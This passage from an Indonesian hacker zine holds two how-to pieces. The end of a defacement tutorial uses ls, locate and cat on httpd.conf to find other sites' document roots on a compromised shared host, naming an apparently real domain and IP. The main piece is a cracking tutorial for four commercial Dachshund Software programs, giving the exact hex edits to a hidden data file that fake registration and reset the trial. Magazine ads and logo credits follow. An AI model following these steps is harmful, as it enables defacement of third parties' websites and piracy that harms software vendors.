drwx--x--x 7 abbeydis abbeydis 4096 Jun 22 07:39 abbeydis
drwxrwxrwx 7 acebroth acebroth 4096 Jun 22 02:28 acebroth
drwxrwxrwx 7 rattanwa rattanwa 4096 Jun 22 05:24 rattanwa
drwx--x--x 7 raygiubi raygiubi 4096 Jun 22 02:28 raygiubi
drwx--x--x 14 recompil recompil 4096 Jun 22 07:09 recompil
```

Nah, itu adalah hasil dari command `ls -la` di directory `/home` trus langkah selanjutnya adalah menentukan name site target yang bakal kite deface dalam 1 hosting dengan target asli kite ☺ ☺ ☺ Oh iya, tadi ada yang tanya khan kenapa directory web user-nya ada di bagian `/home` dan bukan di bagian `/home/recompil`. Nah, sebenarnya di bagian `/home/recompil` ada folder `/public_html`, file itu memang bawaan yang menjadi ciri khas apache, jadi sebenarnya letak web user itu ada di `/home` bukannya di `/home/recompil`.

Hmm... belum ngerti juga ya apa yang dimaksud penulis memang penulis gak bisa begitu jelas menjelaskan yang penulis maksud, berbelit-belit khan OK..... next, kita gak perlu berhenti di sini. Langkah selanjutnya adalah melihat dimana letak httpd.conf target kita. Guna httpd.conf adalah sebagai konfigurasi apache dalam mengatur server. Lalu tujuan kita mencari httpd.conf itu adalah untuk melihat vhost name server target kita (sebenarnya dari sana langsung bisa juga seh tanpa perlu gunain command pwd ama ls -la segala ☺, tapi kayaknya gak menarik, soalnya entar tulisan ini gak penuh, wekekeke ☺ ☺ ☺).

Ada beberapa cara dalam mencari httpd.conf target. Salah satunya adalah :

```
$locate httpd.conf
/etc/httpd/conf/httpd.conf
/etc/httpd/conf/httpd.conf.bak
/etc/httpd/conf/httpd.conf.old
/etc/httpd/conf/httpd.conf.new
```

Jika kita melihat fila hasil output dari command locate, maka jangan dulu bingung file mana yang harus dilihat. Kita ambil file httpd.conf tanpa embel-embel segala sebagi patokan, jadi bukan httpd.conf.bak ato httpd.conf.old. Ingat httpd.conf tanpa embel-embel yah.

Trus, kita liat deh tuh httpd.conf dengan perintah cat, caranya

```
$cat /etc/httpd/conf/httpd.conf
.....
<VirtualHost      66.45.242.178>      ServerAlias      www.abbeydistribution.com
abbeydistribution.com
ServerAdmin webmaster@abbeydistribution.com
DocumentRoot /home/abbeydis/public_html
BytesLog dmlogs/abbeydistribution.c
oom-bytes_log ServerName www.abbeydistribution.com
User abbeydis
Group abbeydis
CustomLog domlogs/abbeydistribution.com combined
ScriptAlias /cgi-bin/ /home/abbeydis/public_html/cgi-bin/
</VirtualHost>
.....
```

Sebenarnya tampilan file httpd.conf bukan seperti yang ente lihat itu, itu hanya sekedar contoh pada bagian vhost user abbeydis yang memiliki site www.abbeydistribution.com yang meletakkan file-file webnya di directory /home/abbeydis/public\_html.

Seep, gimana... udah ngerti khan apa yang penulis maksudkan ☺ ☺ ☺  
Kalo belum juga ngerti ya wees, cari diri perngertian sendiri, wekekeke... memang penulis terkadang suka banget ngambek ya :P~  
Namun, nah ini namun yah... terkadang di beberapa target, command locate

malah gak mau jalan, entah itu dikatakan bahwa command locate gak ada dalam daftar command-command yang bisa mereka handle-lah ato... poko ke yang jelas mereka ngatain bahwa yang namanya locate itu gak ada, udah digusur kali ama adminnya :P~

Nah, gimana neh kalo seandainya itu yang terjadi ???

Pengalaman penulis sendiri seeh penulis gunain command whereis dengan argumen ke httpd sebagai binnary-nya ato file executenya apache. Jadi command yang penulis jalankan adalah whereis httpd kemudian setelah dapat hasilnya penulis lakukan command cat /<hasil dari command whereis httpd> ditambah dengan /conf/httpd.conf. jadi intinya begini loh :

```
$whereis httpd
/etc/httpd/httpd

$cat /ect/httpd/conf/httpd.conf
.....
<VirtualHost      66.45.242.178>      ServerAlias      www.abbeydistribution.com
abbeydistribution.com
ServerAdmin webmaster@abbeydistribution.com
DocumentRoot /home/abbeydis/public_html
BytesLog domlogs/abbeydistribution.com-bytes_log
ServerName www.abbeydistribution.com
User abbeydis
Group abbeydis
CustomLog domlogs/abbeydistribution.com combined
ScriptAlias /cgi-bin/ /home/abbeydis/public_html/cgi-bin/
</VirtualHost>
.....
```

Nah, mungkin ada beberapa teknik lain yang belum penulis kuasai, seperti melihatnya melalui file-file konfigurasi DNS di target misalnya :P~ tetapi menurut penulis ini sudahlah cukup. Selamat berkarya terus para newbies..... eh penulis boleh ngiklan dikit gak ??? kalo boleh, penulis mo ngiklanin #kartubeben neh :

gabung-gabung donk ke komunitas kita di channel #kartubeben di server dalnet :P~ wekekekeke.....

OK, See you next time !!!

---

Greatz : #kartubeben crew @ irc.dal.net  
K-159 and all of #aikmel crew and staff  
the\_day, y3dips and all of #e-c-h-o crew and staff  
kevin yang udah banyak membantu penulis  
Nixell yang udah berbaik hati kenapa penulis  
sam\_stradlin , pArMin , CupiD^ , pakcik dan semua yang udah bantu-bantu di #kartubeben  
Special : bang mus di Mina Net yang udah ngajarin penulis tentang cara



membuat router dan konsep dns di dunia internet walo sekarang penulis udah lupa lagi.

---

# Teknik Mudah Cracking 4 Software Terbaru Dachshund Software Jerman

Written By : NeMeSiS\_ByTe (on 01-08-06, 11.00pm)

Untuk mengatasi kejenuhan artikel defacing (thanx before atas kreatifitas teman-teman semua yang mau berbagi ilmu), maka iseng-iseng Saya menulis artikel cracking (itung-itung sambil menunggu posting bug terbaru di securityfocus, he3x!) Pada kesempatan kali ini Saya akan menjelaskan tentang bagaimana cara meng-crack sebuah software. Baiklah, software yang akan diuji coba merupakan keluaran terbaru dari vendor Dachshund Software Jerman, silakan Anda download semua software-nya di <http://www.dachshundsoftware.com/download.html> produk yang dikeluarkan lumayan keren, seperti AntiCrash v3.6.1 (untuk mengatasi program crash), Hare v1.5.1 (untuk memacu performance PC sampai 300%) , Zoom v1.3.1 (untuk mengakselerasi startup, reboot, shutdown dan standby), dan Battery Doubler v1.2.1 (untuk melipatgandakan autonomy baterai laptop). Harga masing-masing software sekitar \$29 untuk standar dan \$39 untuk pro umpama kalau kurs rupiah per \$1=Rp.10ribu, bisa ditebak harganya berapa! Apalagi kalau beli 4 software sekaligus bisa 1juta lebih, man! (jumlah yang tidak sedikit bagi anak kost terutama bagi hacker wannabe alias pengangguran seperti Saya, hiks3x! ☹ )

Sebelum mulai alangkah baiknya untuk memahami dahulu proteksi software yang dipakai oleh vendor :

- Nag Screen (untuk masukkin serial dan nama)
- Tiap **Shitware** Trial limit cuma untuk 20 kali pemakaian, pelit banget! ☹
- Pengecekan serial via koneksi NET, mirip proteksi Flex. Jadi gak mungkin untuk register software pakai FAKE serial dari situs crack astalavista, freeserial, dll yang ada kalau Anda tetap nekat gak mungkin bisa ke-register, karena itu cuma tipuan para cracker iseng aja yang pengen terkenal tanpa belas kasihan!
- Kelemahan proteksi yaitu weak enkripsi, bad CRC check so bikin Saya lebih bebas berkreatifitas tanpa perlu pusing dan debugging.

Semua yang perlu dipersiapkan untuk mulai langkah cracking program adalah :


- Software keluaran Dachshund Software. Tanpa itu apa yang mau di crack, woy?! Kalo gak ada softwarena lebih baik Anda crack aja Celana Dalam cewek Anda. Siapa tau aja gambarnya Spiderman, keren buat poster loh ☺.

- Hexa Editor, merk-nya terserah yang penting bisa dipakai. Sekedar referensi Saya pakai Hex Workshop Editor v2.20b005 32bit keluaran BreakPoint Software download di <http://ourworld.compuserve.com/homepages/breakpoint> selain tampilannya bagus, pemakaiannya lumayan mudah so biar sama pakai aja program ini.
- Pengetahuan tentang binary dan hexa..meski Anda cuma sedikit tahu gak masalah coz cukup mudah koq (memang cracking selalu terikat dengan binary, hexa, assembly, dll tetapi artikel ini sengaja dipermudah agar dapat dipahami oleh berbagai kalangan, NeMeSiS\_ByTe baik hati khan?he3x!)
- Oya, jangan lupa Red Ardath, Teh manis, dan Foto keren NeMeSiS\_ByTe yang imut banget..oi, oi☺! Itu hal yang wajib dipatuhi saat cracking loh..

#### **Langkah crackngnya :**


- Saya sengaja menghindari penggunaan SoftIce ataupun debugger lain (meskipun Saya sendiri suka pakai itu) agar gak bikin pusing para pemula, lagian tampilan GUI Under DOS juga jelek tuh ☺. Saya tidak menerapkan breakpoint memori, Saya hanya akan menggunakan logika aja. Maaf, Saya gak bermaksud sok pintar ataupun sok 311t3 karena jika ada cara yang lebih mudah kenapa harus pilih cara yang sulit, bro!?
- Seperti biasa Anda install dulu program yang mau di crack, di sini Saya akan mengambil AntiCrash sebagai sampel. Setelah terinstall, program akan running otomatis. Anda tekan "Continue Trial" aja, lalu "Ok". Program tadi akan otomatis berada di sistem tray, so Anda buka main menu program tersebut pilih AntiCrash klik "Show Main Menu" cukup lihat-lihat aja menu about yang tertera tulisan "Unregistered!" kalau udah puas Anda "Quit" program tersebut. Hal ini dilakukan untuk memastikan semua data yang dibutuhkan untuk proses cracking tertulis dengan lengkap pada database program.
- Next, coba Anda masuk ke direktori instalasi program AntiCrash di C:\Program Files\Dachshund Software\AntiCrash. Oke, udah ketemu belum? Kalau sudah, sekarang buka celana Anda eitz, sori salah ☺! buka Hexa Editor-nya pilih open trus pilih AntiCrash.exe. Jangan kaget kalau disitu banyak karakter aneh, hampir seluruhnya gak bisa dibaca mirip tulisan ayam lagi belajar nulis. Buat teman-teman 311t3 cracker pasti dah bisa baca dan paham semua itu but, buat pemula jangan pusing dulu karena disitu ada 2 kolom keren sebelah kiri untuk hexa dan kanan untuk binary (dec). Next, di Hexa Editor pada menu "Edit" pilih "Find" pada

kolom value Anda check ASCII, kolom direction Anda check down, kolom case Anda check ignore. Pada kolom find what ketikkan keyword **winshell.dat**. Nah ketemu khan?! Itulah target yang bikin program ini geselin dan harus bayar (gambar 1)



**Gambar 1. Posisi winshell.dat pada program body AntiCrash.exe.**

- Maksud dari **winshell.dat** adalah semua proses yang berhubungan untuk proteksi diolah disini, dari ekstensinya aja sudah bisa diketahui khan? Next, cari dimana letak **winshell.dat** berada, karena file ini di-hidden maka ada baiknya Anda rubah setting hidden windows Anda melalui folder Option-nya Windows. Letak **winshell.dat** yang di-hidden berada di C:\Windows, Anda bisa pakai search untuk mencarinya. Trus, Anda pasti bertanya darimana Saya tahu semua proses kumpul kebo© di **winshell.dat**?! Simple aja, pakai logika Anda..buka dengan Hexa Editor file **winshell.dat** tersebut maka Anda akan menjumpai beberapa petunjuk seperti pada gambar di bawah ini




**Gambar 2. Isi winshell.dat**


Untuk memudahkan dan penyederhanaan ruang lingkup cracking cukup amati aja apa yang bisa terbaca oleh mata, agar Anda tidak pusing dulu

(setidaknya itu modal dasar buat pemula). Jika Anda amati ada kata **nologing** (ehm, tau khan artinya?), **o|on**, **h{s, 2**, dan **myname** karakter yang lainnya anggap aja aksesoris..wah, ternyata enkripsi program ini bego juga yach meski kinerjanya lumayan cool.. itulah sebagian dosa besar pembuat compiler VB! Dari sini jika pemahaman binary anda lumayan or maut pasti cukup smile aja dan gak nerusin baca artikel ini karena kata dokter bisa mengurangi kecerdasan cracking para master 311t3 sampai 99% (ehm, efek samping-nya ternyata lebih besar dari obat diare, he3x!) I am not an 311t3, and I do not want to be an 311t3, coz NeMeSiS\_ByTe merasa gak pantas aja-lah..

- Dari data yang telah didapat maka dapat diambil logika sederhana, **tanpa login dengan benar maka register tidak on so program akan mulai menghitung jumlah pemakaian sebanyak h{s 2, pencocokan register akan diulang sekali lagi pada myname untuk memastikan program sudah dibeli or belum.** Dari sini Anda sudah mengerti khan?! ☺.
- Oke, hal pertama yang perlu dilakukan adalah menghapus beberapa baris hexa yang fungsinya hanya sebagai aksesoris (gak usah takut coz CRC-nya bego dan bukan \*.exe), agar lebih mudah Anda pahami maka contoh penghapusan dengan karakter ASCII aja. Caranya cukup blok bit yang akan dihapus kemudian tekan DEL. Agar lebih jelas bit mana saja yang harus dihapus Anda bisa melihat gambar yang telah disertakan (catatan : bit yang berada di dalam lingkaran aneh berwarna merah wajib dihapus!).




Gambar 3. Penghapusan bit.



Gambar 4. Tampilan setelah bit dihapus

- Next, saatnya kerja..masih didalam Hexa Editor. Tambahkan ruang hexa untuk **myname** caranya letakkan kursor pada posisi tanda titik terakhir setelah karakter **myname**, kemudian klik kanan pilih insert pada number of byte ketik 12 lalu check tanda decimal. Setelah itu pasti akan terbentuk 12bit baru dengan nilai masih perawan, eitz, salah lagi 😊 masih kosong! Next, sekarang isi kekosongan nilai tersebut mulai dari bit baru pertama contohnya dengan nama **NeMeSiS\_ByTe** dengan hexa **4E 65 4D 65 53 69 53 5F 42 79 54 65**. kalo udah, sekarang rubah nilai hexa **myname.. 6D 79 6E 61 6D 65 00 00** menjadi **6D 79 6E 61 6D 65 00 0C**. Hal ini bertujuan agar nama yang diregister menjadi valid dan tertulis dengan benar meskipun formatnya panjang dan pakai karakter unik seperti nickname Saya.

Loh gitu aja sudah selesai?! BELUM! Program masih nge-check Trial pakai nag screen, karena itu nonaktifkan kondisi itu. Masih ingat sama **o|on** ? itulah target selanjutnya. Setelah bagian akhir **o|on..** (ASCII mirip titik-titik) Anda akan menjumpai nilai hexa **00 05**. Masih bingung? Cobalah ganti angka **00 05** menjadi **01 05**. Itulah tiket masuk program agar pengecekan **myname** menjadi valid serta membuat nag screen wassalam bin gut nite! Oya, agar program seakan-akan baru dijalankan pertama kali (dianggap perawan gitu 😊) cobalah rubah angka **2** menjadi **0**, kode hexa untuk **0** adalah **30**. Letaknya di **h{s..2** Sekarang jadi keren khan?! (maksud **h{s** tidak lain adalah mengarah pada penunjukkan waktu habis pakai program). Untuk lebih jelasnya coba koreksi hasil crack Anda dengan gambar 5.



### Gambar 5. Tampilan File winshell.dat setelah “dibenerin” dengan bijak

- Proses cracking selesai, sekarang simpan file **winshell.dat** yang telah diedit tersebut kemudian copy dan paste-kan overwrite ke C:\Windows. Sekarang jalankan AntiCrash-nya..crut! tidak ada nag screen lagi bukan, masih belum yakin amati di about box. Tertera NeMeSiS\_ByTe bukan lagi unregistered! Bravo deh coz kini bisa punya software tanpa harus korupsi..

Untuk program Dachshund Software yang lain penerapan tekniknya sama, cuma nama file \*.dat-nya aja yang berbeda so Saya gak mau artikel ini terlalu panjang dengan jelasin satu persatu ☺. Sebagai referensi akan Saya beri petunjuk nama file \*.dat-nya untuk AntiCrash v3.6.1 **winshell.dat**, Hare v1.5.1 **wininf.dat**, Zoom v1.3.1 **sysdata.dat**, Battery Doubler v1.2.1 **sysreg.dat**. Berita gembiranya Anda cukup me-rename aja file **winshell.dat** yang telah di-crack tersebut diatas menjadi file \*.dat untuk program Dachshund Software yang lain, trik Saya keren khan?! Cuma dengan modal sekali crack..4 software langsung jebol! Oke deh, Saya rasa cukup segini dulu aja..InsyaAllah lain kali kalau ada hal baru akan Saya posting lagi. Untuk teman-teman yang senantiasa berbagi ilmu, God Bless Us! Love, Peace, Emphaty regards from NeMeSiS\_ByTe...

#### About NeMeSiS\_ByTe :

Maaf Saya hanya alumnus fakultas peternakan di Malang, bukan dari jurusan yang mempelajari Ilmu Komputer yang seperti teman-teman duga ☺, meski beda tapi visi kita sama itu yang bikin hidup lebih indah.. untuk persaudaraan dan persahabatan kunjungi link NeMeSiS\_ByTe I'm really glad punya banyak teman ☺. Kalau Anda perlu crack FULL WORKING or Google Hacker ada juga loh. Saya usahakan selalu terupdate, kalo ada duit ☺.

You can touch me at : <http://www.nemesisbyte.orgfree.com/>

You can scream at Me to : [nemesisbyte@yahoo.com](mailto:nemesisbyte@yahoo.com)

**IMPORTANT!!! NeMeSiS\_ByTe do not support piracy, all NeMeSiS\_ByTe crack release just for evaluation only. If you want to use the program for a long time. Please consider to BUY IT!! Sometimes your money can save the author's life.**

#### NeMeSiS\_ByTe thanx to :

Allah S.W.T dan Nabi S.A.W atas ilmu dan dosa yang kumiliki selama ini (terimalah sujud-ku ampuni khilaf-ku, amin), my MoM 'n dAd yang selalu pengertian 'n pray for me, bRo 'n SyS yang selalu ngedukung Aku, My Sweetiest EKY *tetaplah menjadi bintang di langit* (R.I.P 12 Januari 2006), Cradle Of Filth, GreenDay, Komik Doraemon, Band underground-ku.

**NeMeSiS\_ByTe greetz to :**

All 311t3 m45t3r my Sunbeam, Teman-teman yang kenal Aku di malang dan di seluruh Indonesia (kalau ada job kasih tahu dong, Aku bingung cari kerja nih?! Please? Kalau bisa kerjaan di perusahaan ternak aja, but komputer lg jg gpp koq, lumayan buat nambah dana ke warnet sekedar cari software buat “dianalisa secara bijak” dan cari bug baru), #AntiHackerLink+#MalangHackerLink+#Jasakom knp skg jd gak asik lg dan byk org cuek+sombong masuk situ?! FUCK YOU ALL!!, mas sakitjiwa, mas S'to Wijaya, mas Kurniawan ^family\_code^, toyok+Cmaster4 (w r u, man?), mas kangtatantakwa engine domain dossier-nya kuadopsi kalo mau Saya punya Site Engine Google Hacker, tukeran?, wayne rudi+ k0nd0r\_cecunguk (bingung or vakum or DEATH?), All Underground Cracker 'n Hacker keep rockin', dude..!!

**NeMeSiS\_ByTe commentz to :**

- Dachshund Software, secure your software before it change become warez..sorry about this shit!
- **Cracker Group TEAM AGAiN** interupt for your new crack release, EXE Script v2.1.1, don't touch the silent at **33DB53** otherwise it won't work better, dude!!!
- You can touch all NeMeSiS\_ByTe crack release outside of the official site at astalavista, freeserial, etc.

-----EOF-----



Dapatkan CD Yogyakarta Pro 7 Series Gratis\* melalui distributor kami di Yogya.



Cover Awal



Cover belakang



Various pic for cover

CD Yogyakarta Gratis\* dapat anda dapatkan di :

- Desy : [d\\_see2586@yahoo.com](mailto:d_see2586@yahoo.com)
- Mas Agus : [masagus@kliknet.biz](mailto:masagus@kliknet.biz)
- Pras : [pras.wangun@yahoo.com](mailto:pras.wangun@yahoo.com)

\*Selama Persediaan masih ada

## Cara menjadi penulis X-Code Magazine No 4



Isi materi yang dapat anda tulis :

- Kategori Komputer umum
- Kategori Pemrograman
- Kategori Hacking Windows / Linux / FreeBSD / BeOS Etc
- Kategori Cracking

Kirimkan tulisan anda ke :


- Redaksi X-Code Magazine : [yk\\_family\\_code@yahoo.com](mailto:yk_family_code@yahoo.com)

Seleksi Artikel


- Artikel diseleksi, jika artikel anda sesuai dengan kriteria kami maka kami akan memasang artikel anda di X-Code Magazine.

Terima kasih atas perhatiannya

## Donasi Logo dan wallpaper oleh para X-Coders




Logo Resmi X-Code - Modifikasi ^family\_code^ dari wallpaper donasi Bugscuzy



Logo lama X-Code yang dibuat oleh ^family\_code^



Donasi Wallpaper oleh Bugscuzy




Donasi Logo oleh HKX




Donasi Wallpaper oleh Bugscuzy



Donasi Logo oleh nofear^71



Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Wallpaper oleh Bugscuzy



Donasi Logo oleh HKX



Donasi logo oleh w4w4n



Donasi logo oleh w4w4n



Donasi logo oleh w4w4n



Donasi logo oleh Genrow's




Donasi logo oleh ^rumpuk\_kering^



Donasi Logo dari Evan The Ripp3r





Donasi Logo dari HKX



Donasi Logo dari HKX



Donasi Logo dari JerryMaheswara



Donasi Logo dari Evan The Ripp3r



Donasi dari Bugscuzy



Donasi dari Bugscuzy




Donasi wallpaper dari Bugscuzzy



Donasi logo dari JerryMaheswara



Donasi logo dari JerryMaheswara



Donasi logo dari JerryMaheswara



Donasi logo dari JerryMaheswara



Donasi logo dari g3mBuzh\_H!muR@



Donasi logo dari yulle alle



Donasi logo dari yulle alle



Donasi logo dari yulle alle



Donasi logo dari Blue Sky

# Banner for Community Support :



